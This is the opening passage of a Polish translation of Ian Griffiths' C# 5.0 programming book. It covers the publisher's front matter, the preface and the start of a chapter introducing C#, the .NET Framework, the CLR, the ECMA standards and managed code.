


*Najlepszy podręcznik poświęcony C#!*

*Programowanie*

# C# 5.0

*Tworzenie  
aplikacji Windows 8,  
internetowych  
oraz biurowych  
w .NET 4.5 Framework*



 HELION

O'REILLY®

*Ian Griffiths*

# **C# 5.0. Programowanie. Tworzenie aplikacji Windows 8, internetowych oraz biurowych w .NET 4.5 Framework**

**Ian Griffiths**

# C# 5.0. Programowanie. Tworzenie aplikacji Windows 8, internetowych oraz biurowych w .NET 4.5 Framework

Ian Griffiths

Copyright © Helion 2013

Tytuł oryginału: Programming C# 5.0

Tłumaczenie: Piotr Rajca

ISBN: ePub: 978-83-246-6985-1, Mobi: 978-83-246-6986-8

Authorized Polish translation of the English edition Programming C# 5.0 ISBN 9781449320416 © 2013 Ian Griffiths.

This translation is published and sold by permission of O'Reilly Media, Inc., which owns or controls all rights to publish and sell the same.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiejkolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Wydawnictwo HELION dołożyło wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie bierze jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Wydawnictwo HELION nie ponosi również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Pliki z przykładami omawianymi w książce można znaleźć pod adresem:

<ftp://ftp.helion.pl/przyklady/csh5pr.zip>

Wydawnictwo HELION

ul. Kościuszki 1c, 44-100 GLIWICE  
tel. 32 231 22 19, 32 230 98 63

e-mail: [helion@helion.pl](mailto:helion@helion.pl)

WWW: [helion.pl](http://helion.pl) (księgarnia internetowa, katalog książek)

Drogi Czytelniku!

Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres [http://helion.pl/user/opinie/CSH5PR\\_ebook](http://helion.pl/user/opinie/CSH5PR_ebook)

Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

- [Poleć książkę](#)
- [Kup w wersji papierowej](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » nasza społeczność](#)

Tę książkę dedykuję mojej wspaniałej żonie Deborze oraz mojej cudownej córce Hazel, która przyszła na świat w czasie trwania prac nad tą książką.

# **Wstęp**

Od wprowadzenia języka C# minęło już dobrych kilkanaście lat. Rozwijał się on stopniowo, powiększając zarówno swoje możliwości, jak i wielkość, jednak firma Microsoft zawsze dbała, by jego podstawowe cechy pozostały niezmienione — C# wciąż wygląda tak samo jak język wprowadzony w 2000 roku. Każda jego nowa możliwość jest projektowana w taki sposób, by idealnie integrowała się z resztą języka, rozszerzając go, a jednocześnie nie zmieniając w bezładną grupę niespójnych rozwiązań. Ta filozofia jest wyraźnie widoczna w najważniejszej nowej możliwości dodanej do C# — wsparciu dla programowania asynchronicznego. Korzystanie z asynchronicznych API w C# zawsze było możliwe, jednak w przeszłości wymagało to stosowania skomplikowanego kodu. W C# 5.0 można pisać kod działający asynchronicznie, który wygląda niemal tak samo jak zwyczajny, dzięki czemu zamiast niepotrzebnie zwiększać objętość języka i kodu oraz je komplikować, nowe mechanizmy wsparcia dla programowania asynchronicznego upraszczają je.

Choć C# wciąż jest w zasadzie językiem stosunkowo prostym, to jednak aktualnie można o nim powiedzieć znacznie więcej niż o jego początkowych wersjach. Kolejne wydania tej książki odzwierciedlały rozwój języka, zwiększając sukcesywnie swoją objętość; jednak to ostatnie wydanie nie stara się jedynie przedstawić jak największej liczby szczegółowych informacji. Wymaga ono od czytelników nieco wyższego poziomu umiejętności technicznych niż wydania poprzednie.

## **Do kogo jest skierowana ta książka**

Pisałem tę książkę z myślą o doświadczonych programistach — sam piszę programy od lat i przygotowałem tę książkę w taki sposób, jak chciałbym, by wyglądała, gdybym posiadał doświadczenie w korzystaniu z innego języka programowania, a dziś chciałbym się nauczyć C#. Dlatego choć w poprzednich wydaniach książki były prezentowane podstawowe zagadnienia, takie jak klasy, polimorfizm i kolekcje, to teraz zakładam, że czytelnicy już je znają. Kilka początkowych rozdziałów książki wciąż opisuje te zagadnienia, lecz koncentruje się przy tym na szczegółach związanych z językiem C#, a nie na ogólnych pojęciach. A zatem jeśli przeczytałeś już wcześniejsze wydania tej książki, to zauważysz, że w tym wydaniu mniej uwagi poświęcamy podstawowym pojęciom, a znacznie więcej wszystkim pozostałym zagadnieniom.

## **Stosowane konwencje**

W tej książce zostały zastosowane następujące konwencje typograficzne:

## *Kursywa*

Oznacza nowe pojęcia, adresy URL, adresy poczty elektronicznej, nazwy plików oraz rozszerzenia.

## **Czcionka o stałej szerokości**

Jest stosowana w listingach programów, jak również w tekście akapitów do prezentowania takich elementów kodu jak zmienne lub nazwy funkcji, baz danych, typów, zmiennych środowiskowych, instrukcji oraz słów kluczowych.

## **Pogrubiona czcionka o stałej szerokości**

Przedstawia polecenia oraz inne teksty, które użytkownik powinien wpisać dosłownie.

## *Kursywa o stałej szerokości*

Reprezentuje tekst, który powinien być zastąpiony danymi podanymi przez użytkownika bądź wartościami określonymi na podstawie kontekstu.

### **PODPOWIEDŹ**

Przy użyciu takiej ramki są oznaczane porady, sugestie lub ogólne uwagi.

### **OSTRZEŻENIE**

Ta ramka zawiera ostrzeżenie.

## **Korzystanie z przykładów do książki**

Ta książka ma nam pomóc w wykonaniu tego, co mamy zrobić. Ogólnie rzecz biorąc, można używać kodu przedstawianego w tej książce we własnych programach oraz dokumentacji. Nie trzeba się z nami kontaktować w celu uzyskania pozwolenia, chyba że używane są znaczne fragmenty kodu. Na przykład: napisanie programu wykorzystującego kilka fragmentów kodu prezentowanego w tej książce nie wymaga żadnego pozwolenia. Wymaga go natomiast sprzedawanie lub rozpowszechnianie płyt CD z przykładami do książek. Odpowiadanie na pytania poprzez cytowanie fragmentu tekstu tej książki i umieszczonych w niej przykładów także nie wymaga pozwolenia. Gdybyśmy jednak chcieli umieścić w dokumentacji własnego produktu obszerne fragmenty kodu przykładów prezentowanych w tej książce, to będzie to wymagało pozwolenia.

Będziemy wdzięczni za umieszczanie informacji o tej książce w bibliografii, choć

tego nie wymagamy. Informacje takie to zazwyczaj imię i nazwisko autora, tytuł książki, nazwa wydawnictwa oraz numer ISBN. Na przykład: Ian Griffiths, *C# 5.0. Programowanie. Tworzenie aplikacji Windows 8, internetowych oraz biurowych w .NET 4.5 Framework*, wydawnictwo Helion, ISBN 978-83-246-6984-4.

Jeśli uważasz, że sposób, w jaki planujesz wykorzystać przykłady zamieszczone w książce, wykracza poza ramy udzielonych tu pozwoleń, to prosimy o kontakt pod adresem [permissions@oreilly.com](mailto:permissions@oreilly.com).

Wszystkie przykłady do książki są dostępne na serwerze FTP wydawnictwa Helion, pod adresem: <ftp://ftp.helion.pl/przyklady/csh5pr.zip>.

## Podziękowania

Składam gorące podziękowania oficjalnym recenzentom tej książki, którymi byli: Glyn Griffiths, Alex Turner, Chander Dhall. Chciałbym także bardzo podziękować wszystkim osobom, które recenzowały poszczególne rozdziały książki bądź zaoferowały pomoc lub informacje, które pozwoliły mi ją ulepszyć: Brianowi Rasmussenowi, Ericowi Lippertowi, Andrew Kennedyemu, Danielowi Sinclairowi, Brianowi Randellowi, Mike'owi Woodringowi, Mike'owi Taultiemu, Mary Jo Foley, Bartowi De Smert oraz Stephenowi Taubowi.

Dziękuję wszystkim pracownikom wydawnictwa O'Reilly, których praca pozwoliła na powstanie tej książki. W szczególności chciałbym podziękować Rachel Roumeliotis za zachęcenie mnie do napisania tego nowego wydania książki oraz Kristen Borg, Rachel Monaghan, Gretchen Giles oraz Yasminie Greco za wsparcie. I w końcu chciałbym podziękować Johnowi Osbornowi za to, że po wydaniu mojej pierwszej książki ponownie dał mi szansę współpracy z wydawnictwem O'Reilly.

# Rozdział 1. Prezentacja C#

Język programowania C# (wymawiane jako „C szarp”) może być używany do tworzenia wielu rodzajów aplikacji, w tym witryn internetowych, aplikacji dla komputerów stacjonarnych, gier, aplikacji na telefony oraz narzędzi uruchamianych z poziomu wiersza poleceń. Język ten już niemal od dziesięciu lat ma główne znaczenie dla programistów tworzących aplikacje dla systemu Windows, kiedy zatem firma Microsoft ogłosiła, że w systemie Windows 8 zostanie wprowadzony nowy<sup>[1]</sup> styl pisania aplikacji, zoptymalizowany pod kątem obsługi dotykowej stosowanej na tabletach, nie stanowiło zaskoczenia, że C# stał się jednym z czterech języków, które od samego początku udostępniały pełne wsparcie dla tego nowego sposobu programowania (pozostałymi były: C++, JavaScript oraz Visual Basic).

Choć firma Microsoft opracowała język C#, to zarówno on sam, jak i jego środowisko uruchomieniowe zostały udokumentowane przez organizację do spraw standardów — ECMA — dzięki czemu każdy może je zaimplementować. I nie jest to wcale możliwość czysto hipotetyczna. Projekt Mono (<http://www.mono-project.com/>), dostępny jako oprogramowanie otwarte, dostarcza narzędzi pozwalających na pisanie w języku C# aplikacji działających w systemach Linux, Mac OS X, iOS oraz Android.

## Dlaczego C#?

Choć C# można używać na wiele sposobów, to zawsze istnieje możliwość wyboru innego języka programowania. Niby dlaczego mielibyśmy wybrać właśnie C#? Wszystko zależy od tego, co chcemy zrobić, oraz od tego, jakie możliwości i cechy języka programowania lubimy, a jakich nie lubimy. Osobiście uważam, że C# zapewnia znaczące możliwości i elastyczność, a przy tym działa na wystarczająco wysokim poziomie abstrakcji, by nie trzeba było poświęcać znacznego wysiłku na niewielkie, szczegółowe problemy, które nie są bezpośrednio powiązane z problemami, jakie stara się rozwiązać tworzony program. (Tak, ta uwaga odnosiła się do C++).

Znaczna część potęgi C# pochodzi z szerokiego zakresu technik programistycznych, które język ten udostępnia. Jest to język obiektowy, udostępnia typy ogólne oraz możliwość programowania funkcyjnego. Pozwala na stosowanie zarówno typowania dynamicznego, jak i statycznego. Dzięki technologii LINQ (ang. *Language Integrated Query*) udostępnia bogate możliwości operacji na listach i zbiorach. A jego najnowsza wersja została wyposażona we wbudowane wsparcie dla programowania asynchronicznego.

Jedne z najważniejszych korzyści zapewnianych przez C# wiążą się z jego środowiskiem uruchomieniowym, udostępniającym takie usługi jak bezpieczne

środowisko uruchomieniowe działające na zasadzie piaskownicy (ang. *security sandboxing*), kontrola typów w trakcie działania programu, obsługa wyjątków, zarządzanie wątkami oraz, co być może jest najważniejszą z nich — automatyczne zarządzanie pamięcią. Środowisko uruchomieniowe udostępnia mechanizm odzyskiwania pamięci, dzięki któremu programiści mogą uniknąć przeważającej większości czynności związanych ze zwalnianiem i odzyskiwaniem pamięci, której program już nie potrzebuje.

Oczywiście języki programowania nie istnieją w próżni — niezwykle istotne są także wysokiej jakości biblioteki zapewniające szeroką gamę możliwości. Istnieją niezwykle eleganckie i akademicko piękne języki, które są wprost cudowne aż do chwili, kiedy spróbujemy użyć ich do zrobienia czegoś trywialnego, takiego jak wymiana informacji z bazą danych lub określenie, gdzie można przechować ustawienia użytkownika. Niezależnie od tego jak mocny jest zestaw idiomów programistycznych oferowany przez dany język, musi on także zapewniać pełny i wygodny dostęp do usług platformy systemowej. Dzięki .NET Framework język C# jest pod tym względem niezwykle mocny.

.NET Framework obejmuje zarówno środowisko uruchomieniowe, jak i bibliotekę klas, z której programy C# korzystają w systemie Windows. Część uruchomieniowa .NET Framework nosi nazwę *Common Language Runtime* (i jest zazwyczaj określana skrótnie jako CLR). Jej nazwa odzwierciedla fakt, że nie obsługuje ona wyłącznie języka C#, lecz wszystkie języki programowania używane w .NET Framework. A na platformie .NET Framework można używać wielu języków. Środowisko programistyczne firmy Microsoft — Visual Studio — umożliwia stosowanie choćby takich języków jak Visual Basic, F# oraz dostosowanej do .NET Framework wersji języka C++; oprócz tego istnieją także implementacje języków Python oraz Ruby dostosowane do .NET (noszą one odpowiednio nazwy IronPython oraz IronRuby). CLR dysponuje specjalnym systemem typów — *Common Type System* (w skrócie CTS) — który sprawia, że kod pisany w różnych językach może ze sobą bez przeszkołów współpracować; a to z kolei oznacza, że biblioteki .NET zazwyczaj mogą być używane w kodzie pisany w dowolnym języku — F# może używać bibliotek napisanych w C#, C# może używać bibliotek Visual Basica i tak dalej. .NET Framework zawiera bardzo obszerną bibliotekę klas. Zawiera ona klasy „opakowujące” wiele możliwości systemu operacyjnego, lecz oprócz tego udostępnia także wiele własnych funkcjonalności. Tworzy ją ponad 10 tysięcy klas, z których każda posiada wiele składowych.

## PODPOWIEDŹ

Niektóre fragmenty biblioteki klas .NET Framework są charakterystyczne dla systemu Windows. Na przykład są w niej dostępne klasy służące do pisania klasycznych aplikacji na komputery stacjonarne, działających w systemie Windows. Niemniej jednak inne części biblioteki są bardziej ogólne; na przykład klasy klienta protokołu HTTP, które z powodzeniem mogą działać na dowolnej platformie systemowej. Specyfikacja ECMA środowiska uruchomieniowego wykorzystywanego przez C# definiuje zbiór możliwości biblioteki, które nie są zależne od żadnego konkretnego systemu operacyjnego. Oczywiście biblioteka klas .NET Framework udostępnia wszystkie te możliwości, jak również wiele innych, związanych jedynie z technologiami firmy Microsoft.

Biblioteki wbudowane w .NET Framework to jednak jeszcze nie wszystko — wiele innych platform udostępnia własne biblioteki klas przeznaczonych dla .NET. Na przykład bardzo szeroki **interfejs programowania aplikacji** (w skrócie *API*) udostępnia SharePoint. Biblioteki nie muszą być jednak powiązane z jakąkolwiek platformą. Istnieje duży ekosystem bibliotek przeznaczonych dla .NET Framework; niektóre spośród nich są dostępne komercyjnie, a inne autorzy udostępniają jako oprogramowanie otwarte. Dostępne są na przykład biblioteki matematyczne, biblioteki do analizy składniowej tekstów, komponenty do tworzenia interfejsów użytkownika oraz wiele, wiele innych.

Nawet jeśli będziemy mieli pecha i okaże się, że musimy skorzystać z możliwości systemu, dla której nie ma żadnego odpowiednika w formie klasy .NET Framework, to język C# udostępnia wiele mechanizmów umożliwiających korzystanie ze starych API, takich jak Win32 lub COM. Niektóre aspekty mechanizmów współpracy są bardzo toporne i może się zdarzyć, że aby skorzystać z jakiegoś istniejącego już komponentu, będziemy musieli napisać dla niego odpowiednie „opakowanie”, które ułatwi korzystanie z niego na platformie .NET. (Takie opakowanie można napisać w C#. Dzięki temu wszelkie problematyczne szczegółów związane z zapewnieniem współdziałania zostaną umieszczone w jednym miejscu, a nie rozsiane po całym kodzie aplikacji). Jeśli jednak tworząc nowy komponent COM, zrobimy to dostatecznie uważnie, będziemy mogli zapewnić, że korzystanie z niego bezpośrednio w C# będzie całkiem proste. W systemie Windows 8 wprowadzony został zupełnie nowy rodzaj API, przeznaczony do tworzenia pełnoekranowych aplikacji zoptymalizowanych pod kątem działania na tabletach. Jest to zmodyfikowana wersja technologii COM o nazwie *WinRT*, a w odróżnieniu od współpracy ze starszymi, natywnymi interfejsami programowania aplikacji w systemie Windows korzystanie z WinRT w C# jest bardzo naturalne.

Podsumowując, C# zapewnia bardzo obszerny zbiór abstrakcji wbudowanych w sam język, potężne środowisko uruchomieniowe oraz łatwy dostęp do niezwykle dużej liczby bibliotek i narzędzi ułatwiających korzystanie z możliwości

funkcjonalnych platformy.

## Dlaczego nie C#?

Aby zrozumieć język, należy go porównać z jego konkurentami, dlatego warto przyjrzeć się powodom, które mogą nas skłonić od wyboru innego języka programowania. Bez wątpienia najbliższym konkurentem C# jest Visual Basic (VB), kolejny język platformy .NET Framework oferujący wiele tych samych zalet co C#. W ich przypadku kwestia wyboru sprowadza się głównie do preferencji związanych ze składnią. C# należy do rodziny języka C, jeśli więc znamy przynajmniej jeden z języków należących do tej grupy (obejmującej: C, C++, Objective-C, Java oraz JavaScript), to składnia C# od razu wyda się nam znajoma. Jeśli jednak nie znamy żadnego z tych języków, lecz mieliśmy wcześniej kontakt z językiem Visual Basic stosowanym jeszcze przed wprowadzeniem .NET Framework bądź z jakimś językiem skryptowym, takim jak Visual Basic for Applications (VBA) dostępnym w pakiecie Microsoft Office, to bez wątpienia Visual Basic dostępny w .NET Framework wyda się nam łatwiejszy do opanowania.

Visual Studio udostępnia jeszcze jeden język, zaprojektowany specjalnie z myślą o .NET Framework. Jest nim F#. Język ten bardzo się różni od C# i Visual Basica, a został stworzony głównie z myślą o zastosowaniach w aplikacjach wykonujących bardzo dużo obliczeń, takich jak aplikacje inżynierskie, oraz w bardziej technicznych obszarach finansów. F# jest głównie językiem funkcyjnym, a jego korzenie mają charakter ścisłe akademicki. (Jego najbliższym odpowiednikiem spoza świata .NET jest język programowania o nazwie OCaml, który cieszy się popularnością na uniwersytetach, lecz który nigdy nie stał się komercyjnym hitem). Nadaje się zwłaszcza do wyrażania szczególnie złożonych obliczeń, jeśli zatem pracujemy nad aplikacją, która więcej czasu spędza na „myślenu” niż na robieniu czegoś, to F# może być odpowiednim rozwiązańiem.

Oprócz tego jest także dostępny język C++, który zawsze stanowił jedno z podstawowych narzędzi do tworzenia aplikacji w systemie Windows. Język C++ cały czas się rozwija i przekształca, a w najnowszym z opublikowanych standardów, C++ 11 (formalnie rzecz biorąc, jest to standard ISO/IEC 13882:2011), uzyskał on kilka cech, które znacznie poprawiają jego możliwości w porównaniu z wcześniejszymi wersjami. Na przykład aktualnie znacznie łatwiej jest w nim stosować idiomy znane z programowania funkcyjnego. W wielu przypadkach kod C++ może zapewnić znacznie lepszą wydajność działania niż pozostałe języki platformy .NET, częściowo dlatego, że C++ pozwala nam zbliżyć się bardziej do sprzętowych komponentów komputera, a częściowo, gdyż wykorzystanie CLR wiąże się ze znacznie większymi narzutami niż stosowanie raczej skromnego środowiska uruchomieniowego C++. Co więcej, z wielu spośród Win32 API

znacznie łatwiej można korzystać w kodzie C++ niż C#, to samo zresztą dotyczy niektórych (choć nie wszystkich) API technologii COM. Na przykład C++ jest podstawowym językiem stosowanym w aplikacjach korzystających z DirectX — najbardziej zaawansowanego API graficznego firmy Microsoft. Kompilator C++ Microsoftu jest nawet wyposażony w rozszerzenia pozwalające na integrację kodu C++ ze światem .NET, co oznacza, że można w nim korzystać z całej biblioteki klas .NET Framework (jak również wszystkich innych bibliotek przeznaczonych dla tej platformy). A zatem teoretycznie rzecz biorąc, C++ jest bardzo poważnym konkurentem C#. Jednak jedna z jego największych zalet okazuje się być także jego największą słabością: poziom abstrakcji, na jakim operuje C++, jest położony znacznie bliżej systemu operacyjnego komputera, niż to jest w przypadku C#. Częściowo właśnie z tego powodu C++ zapewnia znacznie lepszą wydajność i łatwiejsze korzystanie z niektórych API, lecz zazwyczaj oznacza to także, że zrobienie czegokolwiek w tym języku wymaga znacznie więcej pracy. Jednak nawet pomimo tego może się okazać, że w niektórych sytuacjach to nie C#, lecz właśnie C++ będzie preferowanym językiem.

### PODPOWIEDŹ

Ponieważ CLR obsługuje wiele języków programowania, zatem w ramach jednego projektu można używać ich kilku. Często zdarza się, że w projektach tworzonych głównie w C# do korzystania z API niedostosowanego do C# używa się kodu C++, stosując specjalne rozszerzenia tego języka (oficjalnie nazywane *C++/CLI*), by wyrazić funkcjonalności w postaci łatwiejszej do użycia w kodzie C#. Możliwość wyboru dowolnego narzędzia najlepiej nadającego się do wykonania konkretnego zadania jest bardzo użyteczna, ma jednak swoją cenę. Jest nią pojęciowa „zmiana kontekstu”, jakiej programiści muszą dokonać, gdy zmieniają używany język. Czasami może to być nieopłacalne, zwłaszcza jeśli przewyższy ewentualne korzyści. Łączenie używanych języków programowania daje najlepsze rezultaty, gdy każdy z języków używanych w projekcie ma ścisłe zdefiniowaną rolę, taką jak korzystanie ze specyficznych API.

Oczywiście Windows nie jest jedyną platformą systemową, a środowisko, w jakim będzie wykonywany nasz kod, także ma wpływ na wybór używanego języka. Czasami trzeba pisać aplikacje przeznaczone dla konkretnego systemu operacyjnego (takiego jak Windows w przypadku komputerów stacjonarnych lub iOS w przypadku urządzeń przenośnych), gdyż właśnie z niego najczęściej będą korzystali użytkownicy. Jednak tworząc aplikację internetową, można wybrać w zasadzie każdy język serwerowy oraz system operacyjny i użyć ich do napisania aplikacji, która będzie działać niezależnie od tego, czy ktoś korzysta z niej na komputerze stacjonarnym, telefonie czy tablecie. A choć system Windows jest wszechobecny na komputerach stacjonarnych w naszych firmach, to jednak niekoniecznie znajdziemy go na każdym serwerze. Szczerze mówiąc, istnieje wiele języków umożliwiających tworzenie doskonałych aplikacji internetowych, więc wybór jednego z nich nie będzie się ograniczał wyłącznie do możliwości i cech

samego języka. Będzie to raczej kwestia posiadanego doświadczenia. Jeśli dysponujemy kadrami pełną doskonałych programistów języka Ruby, to decyzja o pisaniu kolejnej aplikacji internetowej w C# nie byłaby przykładem optymalnego wykorzystania posiadanego potencjału.

Dlatego też C# nie będzie używany we wszystkich projektach. Niemniej jednak zważywszy, że pomimo wszystkich tych informacji dotarłeś do tego miejsca rozdziału, można przyjąć, że wciąż chcesz go używać. A zatem jaki jest C#?

## Najważniejsze cechy C#

Choć pozornie najbardziej oczywistą cechą języka C# jest jego przynależność do rodziny języków, których składnia jest wzorowana na C, to jednak najprawdopodobniej jego najważniejszą cechą jest to, że jako pierwszy został zaprojektowany jako rodzimy język CLR. Zgodnie z tym, co sugeruje nazwa, CLR — Common Language Runtime — jest na tyle elastyczne, by umożliwiało obsługę wielu języków; istnieje jednak znacząca różnica pomiędzy językiem, który został rozbudowany, by można było z niego korzystać w CLR, a językiem, dla którego wykorzystanie CLR stało się jednym z głównych założeń projektowych. Doskonale obrazują to rozszerzenia .NET, jakie zostały dodane do kompilatora C++, wyraźnie rozgraniczające rodzimy świat C++ oraz zewnętrzny świat CLR. Jednak nawet gdy nie jest stosowana odrębna składnia<sup>[2]</sup>, to i tak będą się pojawiać tarcia, jeśli oba światy działają w inny sposób. Na przykład: jeśli będziemy potrzebowali kolekcji liczb, to czy powinniśmy używać standardowej klasy kolekcji języka C++, takiej jak `vector<int>`, czy też klas dostępnych w bibliotece klas .NET Framework, jak na przykład `List<int>`? Niezależnie od tego, co wybierzymy, będzie to zły wybór: biblioteki C++ nie będą miały dostępu do kolekcji .NET, natomiast API .NET nie będą w stanie korzystać z typu C++.

Jednak język C# jest ścisłe powiązany z .NET Framework, używa zarówno środowiska uruchomieniowego, jak i bibliotek kas, dzięki czemu podobny problem w ogóle nie występuje. Gdybyśmy powrócili do naszego przykładu, okazałoby się, że nie ma alternatywy dla użycia klasy `Lista<int>`. Nie występowałyby żadne problemy, gdyż biblioteki .NET zostały stworzone z myślą o tym samym świecie co język C#.

Dokładnie to samo dotyczy języka Visual Basic, choć on zachował powiązania ze starszym światem przed pojawiением się .NET Framework. Wersja Visual Basica dostępna w .NET Framework jest pod wieloma względami językiem całkowicie innym od swoich poprzedników, jednak Microsoft zrobił wiele, by zachować sporo aspektów jego wcześniejszej wersji. W konsekwencji ma on kilka cech, które nie mają nic wspólnego ze sposobem działania CLR i stanowią jedynie fasadę używaną przez kompilator Visual Basic do przesłonięcia środowiska uruchomieniowego.

Oczywiście nie ma w tym nic złego. Właśnie w taki sposób zazwyczaj działają kompilatory i w rzeczywistości kompilator C# stopniowo dodawał swoje własne abstrakcje. Jednak model prezentowany przez pierwszą wersję C# był bardzo mocno powiązany z modelem używanym przez CLR, a dodane później abstrakcje zostały zaprojektowane w taki sposób, by doskonale do CLR pasowały. To właśnie dzięki temu C# ma szczególny charakter odróżniający go od innych języków.

Oznacza to, że jeśli chcemy zrozumieć C#, trzeba także zrozumieć CLR oraz sposób, w jaki jest wykonywany kod. (Swoją drogą, w tej książce będziemy się głównie zajmowali implementacjami stworzonymi przez firmę Microsoft, choć istnieją specyfikacje definiujące zachowanie języka oraz środowiska uruchomieniowego we wszystkich ich implementacjach. Patrz ramka **C#, CLR oraz standardy**).

#### C#, CLR oraz standardy

CLR jest implementacją środowiska uruchomieniowego dla języków platformy .NET, takich jak C# oraz Visual Basic, stworzoną przez firmę Microsoft. Inne implementacje, takie jak Mono, nie korzystają z CLR, lecz mają jego własne odpowiedniki. ECMA, instytucja zajmująca się standardami, opublikowała niezależne od systemu operacyjnego specyfikacje wszelkich elementów wymaganych przez implementację C#, określające także ich nazwy. Chodzi konkretnie o dwa dokumenty: ECMA-334 określający specyfikację języka oraz ECMA-335 definiujący *Common Language Infrastructure* (CLI, architektura wspólnego języka), czyli świat, w którym są wykonywane programy pisane w C#. Zostały one także opublikowane przez Międzynarodową Organizację Normalizacyjną (ISO), jako dokumenty ISO/IEC 23270:2006 oraz ISO/IEC 23271:2006. Jednak zgodnie z tym, co sugerują te numery, oba standardy są już dosyć stare. Odpowiadają one wersji 2.0 platformy .NET oraz języka C#. Firma Microsoft opublikowała swoje własne specyfikacje języka C#, udostępniając jego kolejne wersje. W czasie powstawania książki ECMA pracuje nad aktualizacją specyfikacji CLI, warto mieć zatem świadomość, że ratyfikowane standardy aktualnie już nieco odstają od rzeczywistości.

Pomimo wszystko używane wersje oprogramowania się zmieniają. Dlatego też stwierdzenie, że CLR jest implementacją CLI dostarczaną przez firmę Microsoft, nie będzie już precyzyjne, gdyż zasięg CLI jest nieco szerszy. Standard ECMA-335 definiuje nie tylko sposób działania (określany jako *Virtual Execution System*, w skrócie VES), lecz także format zapisu programów wykonywalnych oraz plików bibliotek, Common Type System. Standard ECMA-335 definiuje także podzbior Common Type System, określany jako Common Language Specification (CLS), który powinny obsługiwać różne języki, tak by mogło być zapewnione współdziałanie pomiędzy nimi.

Widzimy zatem, że implementacja CLI firmy Microsoft obejmuje całość .NET Framework, a nie jedynie CLR, choć .NET zawiera także wiele dodatkowych możliwości, które nie należą do specyfikacji CLI. (Na przykład biblioteka klas wymagana przez CLI stanowi jedynie niewielki fragment biblioteki klas .NET Framework). CLR pełni w efekcie rolę środowiska wykonawczego — VES — platformy .NET, choć skrót ten rzadko kiedy jest używany poza specyfikacjami; to właśnie dlatego w tej książce zazwyczaj będę wspominać właśnie o CLR. Natomiast terminy CTS oraz CLS są stosowane znacznie częściej, dlatego też będę ich używał w tekście książki.

W rzeczywistości firma Microsoft udostępnia więcej niż jedną implementację CLI. .NET Framework jest produktem o komercyjnej jakości i implementuje znacznie więcej niż jedynie możliwości CLI. Firma Microsoft udostępnia także bazę kodu, określającą jako Share Source CLI (w skrócie SSCLI; opatrzoną nazwą kodową Rotor), która zgodnie z tym, co sugeruje jej nazwa, stanowi kod źródłowy implementacji CLI. Jest on w pełni zgodny z oficjalnymi standardami, a zatem kody te nie były aktualizowane od 2006 roku.

## Kod zarządzany i CLR

Przez lata najczęstszym sposobem działania kompilatorów było przetwarzanie kodu źródłowego i generowanie wyników, których postać pozwalała na ich bezpośrednie wykonanie przez procesor komputera. Kompilatory generowały zatem **kod maszynowy** (ang. *machin code*) — serię instrukcji zapisanych w odpowiednim binarnym formacie wymaganym przez konkretny rodzaj procesora używanego w komputerze. Wiele kompilatorów wciąż działa właśnie w taki sposób, jednak kompilator C# do nich nie należy. Zamiast tego kompilator ten działa w modelu bazującym na generowaniu tak zwanego **kodu zarządzanego** (ang. *managed code*).

